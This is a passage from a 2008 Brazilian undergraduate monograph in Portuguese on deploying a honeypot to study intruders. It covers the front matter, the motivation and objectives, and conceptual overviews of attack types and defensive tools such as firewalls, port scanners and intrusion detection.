FREDERICO SANTOS DE OLIVEIRA

HONEYPOT: UM AMBIENTE PARA ANÁLISE DE INTRUSÃO

Monografia de graduação apresentada ao Departamento de Ciência da Computação da Universidade Federal de Lavras como parte das exigências do curso de Ciência da Computação para obtenção do título de Bacharel em Ciência da Computação.

LAVRAS
MINAS GERAIS – BRASIL
2008

FREDERICO SANTOS DE OLIVEIRA

HONEYPOT: UM AMBIENTE PARA ANÁLISE DE INTRUSÃO

Monografia de graduação apresentada ao Departamento de Ciência da Computação da Universidade Federal de Lavras como parte das exigências do curso de Ciência da Computação para obtenção do título de Bacharel em Ciência da Computação.

Área de Concentração:

Segurança de Redes

Orientador(a) / Co-orientador(a):

Prof. Dr. Luiz Henrique A. Correia

LAVRAS
MINAS GERAIS – BRASIL
2008

Ficha Catalográfica

de Oliveira, Frederico Santos

Honeypot: Um Ambiente para Análise de Intrusão / Frederico Santos de Oliveira. Lavras – Minas Gerais, 2008. 62p : il.

Monografia de Graduação – Universidade Federal de Lavras. Departamento de Ciência da Computação.

1. Introdução. 2. Fundamentação Teórica. 3. *Honeypots e Honeynets.* 4. Metodologia. 5. Resultados. 6. Conclusão I. SANTOS, F. O. II. Universidade Federal de Lavras. III. Título.

FREDERICO SANTOS DE OLIVEIRA

HONEYPOT: UM AMBIENTE PARA ANÁLISE DE INTRUSÃO

Monografia de graduação apresentada ao Departamento de Ciência da Computação da Universidade Federal de Lavras como parte das exigências do curso de Ciência da Computação para obtenção do título de Bacharel em Ciência da Computação.

Aprovada em

_____
Prof. Drª. Marluce Rodrigues Pereira

_____
Prof. Dr. João Carlos Giacomin

_____
Prof. Dr. Luiz Henrique Andrade Correia
(Orientador)

LAVRAS
MINAS GERAIS – BRASIL

"Mantenha seus amigos perto, e seus inimigos
mais perto ainda"
(D. Vito Corleone em O Poderoso Chefão)

Agradecimentos

À minha mãe, Eva Santos de Oliveira, pelo amor incondicional, e pelos tantos sacrifícios feitos por mim.

Ao meu pai, Carlos Frederico de Oliveira, por todo incentivo, apoio e confiança dados a mim.

À minha irmã, Tainá Santos de Oliveira, por toda compreensão e amizade.

À minha namorada, Alexandra Ribeiro Caponi, pelo carinho, incentivo e amizade.

Aos meus amigos de curso e de outros cursos pelo companheirismo e apoio.

Aos amigos da Tecnolivre pela oportunidade e pelo companheiro.

Aos funcionários do CIN pela ajuda.

Ao meu orientador, Luiz Henrique Andrade Correia, pelo valioso e grandioso apoio, contribuição e paciência dispensados ao longo deste trabalho.

Aos demais professores do curso por compartilharem seus conhecimentos.

E a todos aqueles que, de algum modo, me ajudaram.

HONEYPOT: UM AMBIENTE PARA ANÁLISE DE INTRUSÃO

RESUMO

Honeypots são ferramentas para combater vulnerabilidades de redes e auxiliar na identificação do perfil e técnicas de invasões dos atacantes. Este trabalho propõe a implementação de um *Honeypot* para que se possa criar um perfil do invasores através dos dados capturados das intrusões estabelecidas.

Palavras-chave: Redes de Computadores, Segurança, Honeypot, Honeynet, Intrusão.

HONEYPOT: A ENVIROMENT FOR ANALYSIS OF INTRUSION

ABSTRACT

Honeypots are tools to combat vulnerabilities of networks and assist in identifying the profile and techniques of invasion of attackers. This work proposes the implementation of a honeypot to build a profile of the attackers through the data captured from intrusions established.

Keywords: *Network, Security, Honeypot, Honeynet, Intrusion*

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

1 INTRODUÇÃO

A informação é um dos bens mais importantes e valiosos para as organizações atuais. De acordo com Nakamura (2007) investir em segurança é indispensável para a sobrevivência e lucratividade da empresa uma vez que a informação é seu bem mais precioso. Dados confidenciais de clientes, CPFs, senhas, números de cartões de crédito, são informações valiosas para uma empresa que, caso se tornem públicas, acarretariam enormes problemas legais e financeiros. Por isso é de extrema importância manter a segurança das redes onde tais informações trafegam e dos sistemas que as armazenam. A grande questão é como estar preparado e possibilitar que uma empresa tire o máximo de proveito das redes, sem sofrer com problemas de perda de confidencialidade, integridade e disponibilidade das informações.

Com o crescimento e a popularização da Internet, acompanhado do aumento dos recursos das redes, os ambientes corporativos bem como os ambientes domésticos passaram a se tornar cada vez mais dependentes da gama de serviços disponíveis na Internet. Conseqüentemente também passaram a se tornar alvo de ataques freqüentes. Ataques os quais exploram falhas e vulnerabilidades que comprometem a disponibilidade e a segurança das informações e dos serviços oferecidos.

1.1 Motivação e Contextualização

Pelo simples fato de estar conectado à Internet, um sistema está sujeito à riscos. Para garantir um sistema seguro, é necessário conhecer quais os riscos que se está sujeito. Cada empresa possui suas particularidades e possui vulnerabilidades específicas de seu próprio ambiente. As ameaças existentes também precisam ser conhecidas, pois tornam-se realidade quando uma vulnerabilidade é explorada. Este conhecimento dos riscos, que inclui uma análise dos impactos, é fundamental para a segurança. Afinal, não é possível se proteger de riscos que não são conhecidos. A utilização de ferramentas mais adequadas para proteção, detecção e correção de falhas também é um fator importante pois, apesar do número destas ferramentas ser grande, muitas empresas e diversos usuários não se preocupam em manter a segurança de seus sistemas, por acharem que não oferecem atrativos a possíveis invasores ou que um ataque não acarretaria grandes danos ou perdas em seus sistemas. Como explicado por Campana (1997a), "basear a proteção na idéia de que sua rede não é interessante, ou não tem nenhum atrativo, é um grande erro" pois, em um simples exemplo, o invasor pode utilizar seu sistema simplesmente para camuflar um ataque posterior e de maior proporção. Dwan (2008) mostra

diversos motivos de como é importante garantir a segurança mesmo de uma rede doméstica. Suponha que os residentes de uma casa viajem por algumas semanas, mas deixem as portas da frente destrancadas. Os ladrões saberiam qual casa possui os itens mais valiosos? Se as portas frontais estivessem destrancadas, não seria tentador aos ladrões darem uma espionada na casa, independente da aparência externa? O mesmo acontece com um computador. Não importa se é parte da rede interna da Casa Branca ou o computador pessoal do seu vizinho da esquina. Se um computador possui uma vulnerabilidade, ela será encontrada e explorada.

O CERT (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil) é um grupo de resposta a incidentes de segurança para a Internet brasileira. É responsável por receber, analisar e responder a incidentes de segurança envolvendo redes conectadas à Internet no Brasil. Em CERT (2008) pode-se encontrar diversas estatísticas relacionadas aos incidentes reportados. Conforme a , percebe-se que houve um crescimento do número de incidentes, o qual acompanhou o crescimento da Internet. A realidade dos ataques é muito mais alarmante, já que a grande maioria dos incidentes na Internet não são reportados.




Figura 1.1: Incidentes reportados ao CERT desde Janeiro de 1999 a Setembro de 2008 CERT (2008)

Após efetuar toda a análise e planejamento da segurança, seria necessário monitorar o sistema levando a obter informações que possam evoluir a política e o arsenal de segurança. Uma simples ferramenta mal utilizada ou uma política de segurança paralisada pode se tornar uma porta de entrada para possíveis invasores. Estes invasores possuem um grande leque de

ferramentas ao seu dispor, que tornam a detecção e proteção contra ataques mais difícil, exigindo maior atenção e melhor elaboração das políticas de segurança e das ferramentas utilizadas.

1.2 Objetivos

É impossível garantir que um sistema está totalmente seguro. Mas mesmo não podendo garantir a total segurança, pode-se dificultar a ação de possíveis invasores. De nada vale possuir os melhores equipamentos e sistemas, se estes não estão configurados da melhor forma possível.

O principal objetivo deste trabalho é, a partir da implantação de um sistema, uma ferramenta de pesquisa, dedicada a ser sondada, atacada e comprometida, criar um perfil dos invasores, retratando seus objetivos, entender suas técnicas e motivações ao realizar um ataque ou seja, estudar seu comportamento intrusivo. Esta ferramenta de pesquisa irá retratar novas ameaças e contribuir para que o sistema fique de certa forma mais protegido. Esta ferramenta recebe o nome de *Honeypot.*

Com o *Honeypot* será possível testar e corrigir falhas de segurança, antes desconhecidas, pois esta máquina será constantemente bombardeada por ataques de invasores expondo diversas vulnerabilidades do sistema e das ferramentas analisadas. Além disso, toda e qualquer ação realizada no *Honeypot* será registrada para análise posterior, sendo de grande importância o invasor não perceber que está em um sistema monitorado, que pense estar no domínio da situação. E mesmo percebendo, que esteja isolado a ponto de ter condições de atacar ou invadir outras redes ou um outro sistema da mesma rede. Logo, também pretende-se mostrar que o *Honeypot* é uma excelente ferramenta para manter uma política de segurança em constante evolução, tornando o sistema seguro e confiável.

1.3 Justificativas

Conforme Nakamura (2007), alguns fatores justificam a constante preocupação com a segurança, e também servem de justificativa para este trabalho, entre elas pode-se citar:

- Realizar a correção de falhas é de extrema importância, pois muitos ataques são conseqüência da exploração de falhas, na aplicação, no serviço ou no sistema, ou devido a erros de configuração e/ou administração destes;

- Novas tecnologias trazem consigo novas vulnerabilidades, como novas tecnologias e novos sistemas são sempre criados, conseqüentemente virão acompanhados de novas vulnerabilidades que criarão brechas para novos ataques;

- Novas formas de ataques são criadas, mas também há uma evolução das técnicas de ataques, surgindo diferentes meios de invasão, acompanhados de ferramentas mais sofisticadas e novas formas de cobrir vestígios, o que tornam a defesa mais complicada;

- O aumento da conectividade resulta em novas possibilidades de ataques. Novas formas de conexão trazem consigo novas possibilidades de ataques. As facilidades de acesso alteram os paradigmas de segurança;

- Há a existência tanto de ataques direcionados quanto de ataques oportunísticos. Enquanto os ataques oportunísticos são feitos de maneira aleatória, explorando falhas comuns, os ataques direcionados são previamente planejados, e provavelmente terão uma estratégia melhor elaborada, utilizando muitas vezes a engenharia social para efetuar o ataque;

- A defesa é mais complexa do que o ataque. Para o invasor, basta que ele consiga explorar apenas um ponto de falha da organização. Caso uma determinada técnica não funcione, ele pode tentar explorar outras, até que seus objetivos sejam atingidos. Já a defesa é muito mais complexa, pois exige que todos os pontos sejam defendidos. O esquecimento de um único ponto faz com que os esforços dispensados na segurança dos outros pontos sejam em vão;

- O aumento da utilização da Internet veio acompanhado do aumento dos crimes digitais. Neste tipo de crime, não exitem limites geográficos, muitas vezes ocorrendo em países onde a legislação para crimes digitais ainda está em uma fase inicial, o que dificulta uma ação mais severa para inibição destes crimes.

1.4 Procedimentos

Para implantação de uma ferramenta que realize o monitoramento de uma rede, utilizada em conjunto com a tecnologia dos *Honeypots,* foi preciso um levantamento sobre os mais variados tipos de ataques, como evitá-los e combatê-los. Os principais conceitos das ferramentas utilizadas e das configurações para implantação do *Honeypot* também foram estudados e caracterizados.

Dentre as ferramentas estudadas, destacam-se o *Firewall* , o Sistema Detector de Intrusões (SDI) e o Servidor de *Logs*. O *Firewall* é necessário para realizar o controle dos dados que entram e saem do *Honeypot,* para separar a rede interna da rede externa e criar uma rede administrativa. Um Sistema Detector de Intrusões (SDI) é necessário para a detecção de intrusos e para a realização da captura dos dados. O Servidor de *Logs* deve existir para armazenar os dados obtidos e, logo após, efetuar uma análise destes. A descrição de todo ambiente de pesquisa é mostrada na Figura 1.2.




Figura 1.2: Descrição do ambiente de pesquisa.

Estas, e outras ferramentas são melhor explicadas nos capítulos posteriores. A partir da análise crítica dos resultados obtidos serão feitas as conclusões sobre os passos realizados.

1.5 Organização da Monografia

Este texto é organizado em seis capítulos, os quais apresentam algumas tecnologias de segurança computacional aplicada em redes de computadores. O seus conteúdos estão sumariados a seguir:

O Capítulo 1 apresenta uma introdução ao tema discutido e o objetivo do trabalho proposto.

A fundamentação teórica sobre segurança de redes necessária para o desenvolvimento e compreensão deste trabalho é apresentada no Capítulo 2. Onde há uma descrição sobre as ferramentas de segurança, bem como as formas e ferramentas de invasão, algumas conhecidas como *scans, trojans, backdoors, rootkits, vírus e exploits*.

Os principais conceitos sobre *Honeypots* e *Honeynets,* medindo suas vantagens e desvantagens são explanados no Capítulo 3, como também as três etapas cruciais para implantação de um *Honeypot*: o controle, a coleta e a análise dos dados

No Capítulo 4 há uma descrição da metodologia para o desenvolvimento do trabalho, mostrando formas e técnicas de implementação utilizadas.

A análise dos resultados é feita no Capítulo 5, apresentando um estudo dos casos observados e diversos pontos que podem ser melhorados.

O Capítulo 6 apresenta uma conclusão sobre o trabalho.

2 FUNDAMENTAÇÃO TEÓRICA

Neste capítulo são mostrados os principais conceitos em segurança, as ameaças e tipos de ataques que podem ser sofridos, classificando-os, bem como as principais formas de se proteger. Por último, é feito um estudo a respeito do perfil dos atacantes, analisando seus métodos de ação e sua motivação para realização dos ataques.

2.1 Segurança em Redes de Computadores

A segurança está relacionada com o ato de minimizar vulnerabilidades de bens e recursos, sendo vulnerabilidade, qualquer fraqueza que pode ser explorada, de modo a violar a segurança das informações ou dos sistemas que as contém. Logo, segurança está diretamente ligada à proteção contra acessos não autorizados, seja das informações ou dos dispositivos que as armazenam. Para aumentar essa proteção, é necessário formalizar uma política de segurança, analisando as ameaças e os riscos.

2.2 Ameaças e Ataques

As ameaças são possíveis violações de segurança em um sistema. Dentre as principais ameaças em uma rede de computadores destacam-se a destruição, modificação, ou a deturpação das informações, não sendo pior que o roubo ou a perda destas. Ainda pior, pode ser a simples revelação de informações sigilosas ou a interrupção de serviços essenciais.

As ameaças foram classificadas na RFC 2828 (2000), da seguinte maneira: acidentais ou intencionais e ativas ou passivas. Ameaças acidentais são aquelas que não possuem uma intenção premeditada, enquanto as ameaças intencionais podem variar desde a observação de dados utilizando ferramentas de monitoramento de redes à possíveis ataques que utilizem técnicas de engenharia social para obterem conhecimento do funcionamento do sistema. Um ataque ocorre através da efetivação de uma ameaça.

As ameaças passivas são aquelas que, quando ocorrem, não acarretam nenhuma modificação nas informações contidas no sistema, em sua operação ou em seu estado. Um dispositivo que simplesmente envia os dados que recebe é um exemplo de uma ameaça passiva. Já as ameaças ativas são aquelas em que ocorrem alteração das informações presentes no sistema, ou modificações em seu estado ou operação. Uma estação que não reenvia as mensagens em uma rede ou que envia as mensagens de forma adulterada é considerada uma ameaça ativa [RFC 2828, 2000].

Um ataque é qualquer ação nociva que tenta burlar a segurança de um sistema a partir de uma ameaça inteligente, premeditada ou não, podendo ser classificada de acordo com seus objetivos, em ativo e passivo, quanto à sua origem, em interno e externo e quanto ao nível de severidade.

2.2.1 Classificação de Ataques

Para auxiliar a compreensão dos riscos de ataque aos quais os sistemas digitais estão expostos, é necessária uma análise das classificações dos ataques. Segue uma descrição dos ataques quanto ao objetivo, a origem e a severidade.

Classificação conforme o objetivo

A classificação de ataques conforme o objetivo do invasor, realizada pela RFC 2828 (2000), é dividida em duas formas: ataques passivos e ataques ativos. Ataques passivos são aqueles que buscam apenas obter informações do sistema, não influindo em seu funcionamento. O problema está no tipo de informações que podem ser obtidas. Senhas, e-mails e números de cartão de crédito são os mais visados neste tipo de ataque. Tanto usuários domésticos quanto corporações são grandes alvos. Usuários domésticos, muitas vezes por não se preocuparem com segurança, outras por desconhecerem os perigos da Internet, tornam-se alvos fáceis comparados às grandes corporações. A corporações são visadas devido ao tipo de informação que possuem. Instituições financeiras, como bancos e empresas de cartões de crédito, instituições privadas, como empresas e sociedades, e departamentos governamentais representam ganhos imediatos para o atacante.

Ataques ativos são aqueles que atrapalham o funcionamento do sistema. Seja desativando serviços, sobrecarregando a rede, desperdiçando recursos, destruindo informações ou provocando danos físicos a um sistema, seu objetivo é afetá-lo. Neste tipo de ataque, grandes corporações são os principais alvos, sendo que, muitas vezes, sistemas domésticos se tornam alvo e, após serem comprometidos, acabam contribuindo em outros ataques [RFC 2828, 2000].

Classificação conforme a origem

A origem do ataque determina outro tipo de classificação, onde o ataque pode ser de origem interna ou de origem externa à rede a qual pertence a vítima. Ataques internos são aqueles cometidos através da parte interna de uma rede de segurança. Ou seja, eles utilizam os recursos da rede de uma organização e podem ser efetuados por vírus que conseguiram acesso

a alguma máquina interna, funcionários insatisfeitos ou mal-intencionados ou um invasor que conseguiu acesso a partir de técnicas de engenharia social. Sistemas internos possuem uma política de segurança diferenciada, onde possuem acesso a dados ou recursos privilegiados, por isso, ataques internos são de grande perigo [RFC 2828, 2000].

Os ataques externos são aqueles que partem da área externa à rede de segurança, qualquer ambiente que não esteja sob as políticas de segurança da rede interna. Este ambiente muitas vezes é considerado a internet, entretanto, em uma empresa, ataques externos podem vir de dentro do próprio ambiente físico. Ataques de outros setores que possuem políticas de segurança diferenciadas, são também considerados ataques externos [RFC 2828, 2000].

Classificação conforme a severidade

Campana (1997b) faz esta classificação de acordo com os danos causados no sistema. Fica claro que esta classificação é relativa. Os danos sofridos podem ser críticos para uma determinada empresa, enquanto que, para outra, podem ser de baixa severidade. Por isso o maior problema é determinar quão importantes são os efeitos causados pelo ataque. O administrador de redes é o responsável por realizar essa priorização ao criar uma política de segurança para a organização. Com este conhecimento é possível determinar quais são as prioridades no caso de falhas e perdas ao ocorrer um ataque.

Um ataque de baixa severidade ocorre quando este não atrapalha o funcionamento da organização ou que possa ser sanado em um curto período de tempo. Muitas vezes os sistemas podem ser reparados a partir da restauração de *backups*[1] ou da correção da vulnerabilidade que permitiu o ataque [Campana, 1997b].

Um ataque de alta severidade é aquele que gera dificuldade no funcionamento da empresa, gastando tempo ou recursos para o reparo. Danos que necessitariam de reinstalação, reconfiguração, perdas de dados sem *backups* ou danos físicos, onde seriam necessária a substituição de equipamentos, encaixam-se nessa categoria [Campana, 1997b].

Os ataques críticos ou incapacitantes são aqueles ataques que acarretam grandes prejuízos ou a paralisação das atividades da organização, estas atividades que seriam a principal área de atuação, que variam de empresa para empresa [Campana, 1997b].

1 backups refere-se à cópia de dados de um dispositivo para o outro com o objetivo de posteriormente recuperá-los, caso haja necessidade ou algum problema com os dados originais.

2.3 Formas de Ataque

A importância em conhecer as formas de ataque está em saber como os ataques são realizados, quais ferramentas são utilizadas e quais técnicas de prevenção para evitar ataques posteriores de mesma natureza. Para isto, as formas de ataque podem ser divididas em automatizadas e manuais.

2.3.1 Ataques automatizados

Os ataques automatizados são os mais comuns, e exploram falhas conhecidas que muitas vezes já possuem correções, mas em sistemas que não sofreram atualização, as quais ficam expostas. Estes ataques não necessitam de atenção humana e são executados através de *scripts*[2], vírus, *worms*, *trojan horses,* etc.

Um vírus é um programa com código malicioso que intencionalmente se replica para um computador e o infecta através de arquivos ou outros programas. Entretanto, um vírus não se envia automaticamente, sendo necessária a intervenção do usuário. Os vírus precisam de um hospedeiro, geralmente um determinado programa ou arquivo para se manter em um sistema. Eles possuem as mesmas características de seus variantes biológicos, daí o nome vírus. Também podem causar diversos danos, como exclusão/alteração de arquivos, perda de desempenho da rede ou do processador, controlar certos dispositivos e alguns podem até desativar o anti-vírus, tornando imperceptível sua presença.

Diferentemente do vírus, o *worm* dispara cópias dele mesmo, utilizando a rede para comprometer outros *hosts*[3], sem necessitar de um hospedeiro. Os *worms* geralmente comprometem a rede, devido ao consumo de banda gerado pela tentativa de ataque a outros *hosts*.

O *trojan horse,* ou cavalo de tróia, conforme Santos (2005) faz uma analogia à história da Guerra de Tróia, onde os gregos presentearam os troianos com um enorme cavalo de madeira, o qual possuía parte de seu exército dentro, que abriu as portas da fortaleza para o restante, aniquilando os troianos. Trata-se de um software que se propõe a realizar determinada tarefa, mas que na verdade possui a função de burlar políticas e sistemas de segurança, abrindo portas para conexões de invasores.

Um *backdoor* é uma forma que o invasor tem de garantir acesso futuro à máquina invadida, ou seja, ele abre portas para futuras visitas. O *backdoor* permitirá acesso ao sistema

2 Um *script* é uma lista de comandos que podem ser executados sem interação do usuário.
3 Um *host* é um computador ligado permanentemente à rede, que, entre outras coisas, armazena arquivo e permite o acesso de usuários. Também chamado de nó.

mesmo que a falha que ocasionou o primeiro acesso seja corrigida. Enquanto o *trojan horse* será executado pelo próprio administrador, por considerar um programa alterado, um software útil, o *backdoor* será inserido pelo próprio invasor [Santos, 2005].

Um *spyware* não possui a característica de se replicar como os vírus e *worms*, mas busca comprometer a privacidade do usuário, adquirindo informações, como *sites* acessados, preferências e até *logins* e senhas, e transmitindo-as sem o consentimento do usuário.

Após a descoberta de uma falha, s*cripts* de invasão são criados por indivíduos que possuem um alto conhecimento técnico. Esses *scripts* muitas vezes são colocados à disposição de outros invasores, aperfeiçoando-os e transformando-os em ferramentas automatizadas de exploração de falhas.

2.3.2 Ataques manuais

Os ataques manuais são os mais perigosos, pois são executados por atacantes com conhecimento e experiência, exigências necessárias para se efetuar um ataque deste nível. Estes ataques possuem um objetivo definido, que pode variar desde a simples pichação[4] de um *site* ao roubo de informações de um banco de dados. Após escolherem um alvo, irão sondá-lo minuciosamente atrás de qualquer falha que não tenha sido corrigida. Basta uma única falha para que a segurança do sistema fique comprometida. Eventualmente, em um ataque manual, o atacante constrói sua própria ferramenta, automatizando o processo, e a disponibiliza na internet, tornando-a de conhecimento de outros possíveis invasores. Alguns dos principais ataques que podem ocorrer em um ambiente são mostrados a seguir.

Probing ou *Fingerprintin* trata-se de uma forma de obter informações sobre o sistema. Por exemplo, quais serviços, suas respectivas versões, ou qual Sistema Operacional é utilizado. Estas técnicas podem ser facilmente detectadas [Santos, 2005].

Password Cracker é uma forma de invasão a qual tenta adivinhar senhas de usuários ou programas pelo método de força bruta. Um *Password Cracker* pode utilizar dicionários com possíveis senhas ou gerar senhas aleatórias. Senhas fracas podem ser facilmente quebradas, enquanto que senhas mais complexas podem ser de difícil detecção.

De acordo com Silva (2004) engenharia social é um termo utilizado para qualificar intrusões não técnicas, ou seja, dá maior ênfase na interação humana. A partir das habilidades do engenheiro social, será possível enganar as pessoas, adquirindo a confiança delas, para obter

4 Pichação digital caracteriza-se por alterar o conteúdo de páginas na internet, deixando sua marca, semelhante pichadores de muro.

informações sigilosas e importantes. Informações que irão objetivar a violação da segurança de um sistema. O sucesso da engenharia social depende da compreensão do comportamento do ser humano, além da habilidade de persuadir outros a disponibilizarem informações ou realizarem ações desejadas pelo engenheiro social. Este método não necessariamente é realizado em computadores ou em uma rede, mas depende muito mais da capacidade de persuasão do atacante, já que explora o elemento mais vulnerável de qualquer sistema, o ser humano.

Personificação ou *Masquerade é* uma técnica de subversão de sistemas informáticos que consiste em mascarar (*spoof*) pacotes IP (Internet Protocol) utilizando endereços de remetentes falsificados. Uma personificação ocorre quando uma entidade que possui poucos privilégios faz-se passar por outra, obtendo privilégios extras. O atacante se passa pela vítima, informando que o IP da vitima está no endereço físico (ou endereço MAC, do inglês Media Access Control) do atacante. Esta forma de ataque é mais conhecido pelo termo *spoofing* [Santos, 2005].

Relay ocorre quando uma mensagem, ou parte dela, é interceptada e, posteriormente, retransmitida para o real destinatário. Um ataque *Relay* é relacionado com a forma de invasão conhecida como *man-in-the-middle*. Todas as mensagens destinadas ou originadas da vítimas são controladas pelo atacante, as quais podem, inclusive, ser modificadas. Logo, a vítima pensará estar em uma conexão segura quando, na verdade, a conexão segura é com o atacante.

Recusa ou Impedimento de Serviço ocorre quando há uma saturação de requisições a um computador alvo, de forma a impedir que este execute suas funções. Este tipo de ataque é mais conhecido como DoS (*Denial of Service*) ou ataque de negação de serviço. Consiste num envio massivo de pacotes ao alvo, fazendo com que a vítima não consiga processar todos estes pacotes, e com isso, começaria a descartar pacotes de usuários legítimos [Santos, 2005].

Outra categoria desta forma de ataque, explicado em Solha (2000a) e que se tornou bastante conhecida é o ataque DDoS (*Distributed Denial of Service*), onde, ao invés de um único computador iniciar um ataque, são utilizados dezenas, centenas ou até milhares de computadores desprotegidos conectados à internet prontos para lançar simultaneamente um ataque. A distribuição dos ataques torna quase impossível de se determinar a origem, comprovando a sua eficiência.

Phishing Scan é uma fraude eletrônica que utiliza engenharia social para atingir seus objetivos definida por Spitzner (2005b). Baseia-se na criação de *websites* falsos, no envio de e-mails fraudulentos ou mensagens que possam vir a induzir o receptor a fornecer informações,

como códigos de acesso, dados bancários, números de cartão de crédito, senhas, quaisquer informações que possam ser utilizadas para obter alguma vantagem. Uma variação deste ataque é o *Pharming*. Nele, a vítima é induzida a baixar e executar arquivos que irão permitir o roubo ou acesso de informações].

Uma forma de explorar vulnerabilidades em um sistema é através de um conjunto de ferramentas, conhecidas como *rootkits*. Dentre os *rootkits* também encaixam-se os *trojan horses* e os *backdoors,* com algumas variações, pois permitem a um usuário não-autorizado atuar como o administrador do sistema. Para isto, fazem modificações no *kernel* do Sistema Operacional ou alterando arquivos ou executando *scripts* de forma camuflada.

Os *exploits,* que variam desde uma seqüência de comandos a uma porção de dados, aproveitam de falhas específicas em aplicativos, ou do Sistema Operacional, para obter acesso neste. Um exemplo bem conhecido desse tipo de ataque é o SQL *Injection* que explora vulnerabilidades de um banco de dados mal configurado, conseguindo obter dados confidenciais contidos nas tabelas do banco, tais como *logins* e senhas de usuários. *Exploits* e *rootkits* podem ser utilizados tanto em *worms* e *scripts* automatizados, como em ataques efetuados manualmente.

Os *exploits* e *rootkits* quase sempre se aproveitam de falhas conhecidas, que geram um *buffer overflow* ou estouro de pilha, conforme Almeida (2003). O *buffer overflow* ocorre quando um programa grava uma quantidade de dados em uma variável não preparada para receber tal quantidade. Logo, irá possibilitar a execução de um código qualquer, necessitando apenas que este esteja devidamente armazenado dentro da área de memória do processo.

2.3.3 Ferramentas para Manutenção da Segurança

Em Campana (1997b), uma ferramenta de segurança é qualquer recurso que visa melhorar a segurança de um sistema. Com o aumento das técnicas de invasão, também surgiram diferentes ferramentas destinadas a garantir a segurança em uma rede. Nem sempre estas ferramentas dão total garantia do sigilo e da confiabilidade de seus dados, mas não deixam de ser de grande valia. Dentre suas funções, destacam-se as que realizam análise de vulnerabilidades, a contenção ou a filtragem de pacotes e os sensores de intrusos.

A principal forma de identificação de vulnerabilidades em um sistema é através da utilização de ferramentas de varredura, conhecidas como *Port Scanning*. Estas ferramentas verificam quais serviços estão ativos em um determinado sistema ou dispositivo e podem realizar esta verificação em redes inteiras, atrás de determinados serviços. Também informam

qual as versões instaladas e qual o sistema operacional utilizado. O principal *Port Scanning* conhecido é o nmap, que pode ser encontrado em Nmap (2008), extremamente útil para avaliar a segurança dos computadores. Outras ferramentas mais específicas o utilizam para efetuar análises, por exemplo o Nessus, disponível em Nessus (2008).

De acordo com Ribeiro (2004) a contenção e a filtragem de pacotes é função do *Firewall*, que cria uma camada de proteção entre uma rede interna, considerada segura, e uma rede externa, insegura, como a internet, por exemplo, controlando seu acesso. Não necessariamente precisa ser utilizado entre uma rede interna e outra externa, sendo perfeitamente possível utilizá-lo para criar uma distinção entre duas redes internas. Entretanto, um *Firewall* como o *Iptables,* presente no *kernel* do sistema operacional GNU/Linux, apresenta diversas outras funções. Dentre elas, destacam-se a tradução ou o mascaramento dos endereços dos *hosts* internos, o roteamento de pacotes e a filtragem e o registro destes [.

A tradução de endereços é feita de modo que vários *hosts* da rede interna consigam acessar a internet utilizando um único endereço IP. Através do roteamento de pacotes é possível que um *Firewall* encaminhe um tráfego para outra porta em outro servidor.

Em Piccolini (2002), um *Firewall* é definido como um aplicativo que intercepta as conexões de entrada e de saída de um computador e, baseando-se em regras padrão ou definidas pelo usuário, decide quais destas conexões podem ser aceitas e quais devem ser recusadas. Esta filtragem de pacotes pode ser feita utilizando duas maneiras: a filtragem de IPs ou de portas ou a filtragem do conteúdo dos pacotes. A filtragem de IPs e de portas deve levar em conta a origem e o destino dos pacotes, analisando suas respectivas portas e IPs. A filtragem do conteúdo, baseada em *proxy*[5]*,* é capaz de identificar o conteúdo dos pacotes, bloqueando aqueles que o administrador achar impróprio. Por último, um dos benefícios mais importantes, mas ignorado, é permitir examinar todos os detalhes dos pacotes que passam por ele, tornando possível descobrir se está para sofrer um ataque, realizando uma análise das portas e dos tipos de conexões em seu sistema. A fim de deixá-lo transparente será utilizada a tecnologia de *bridging*[6], tornando-o praticamente indetectável por um atacante, uma vez que ele não insere passo de rota *(hop*[7]) e os pacotes que passam por ele não podem ser 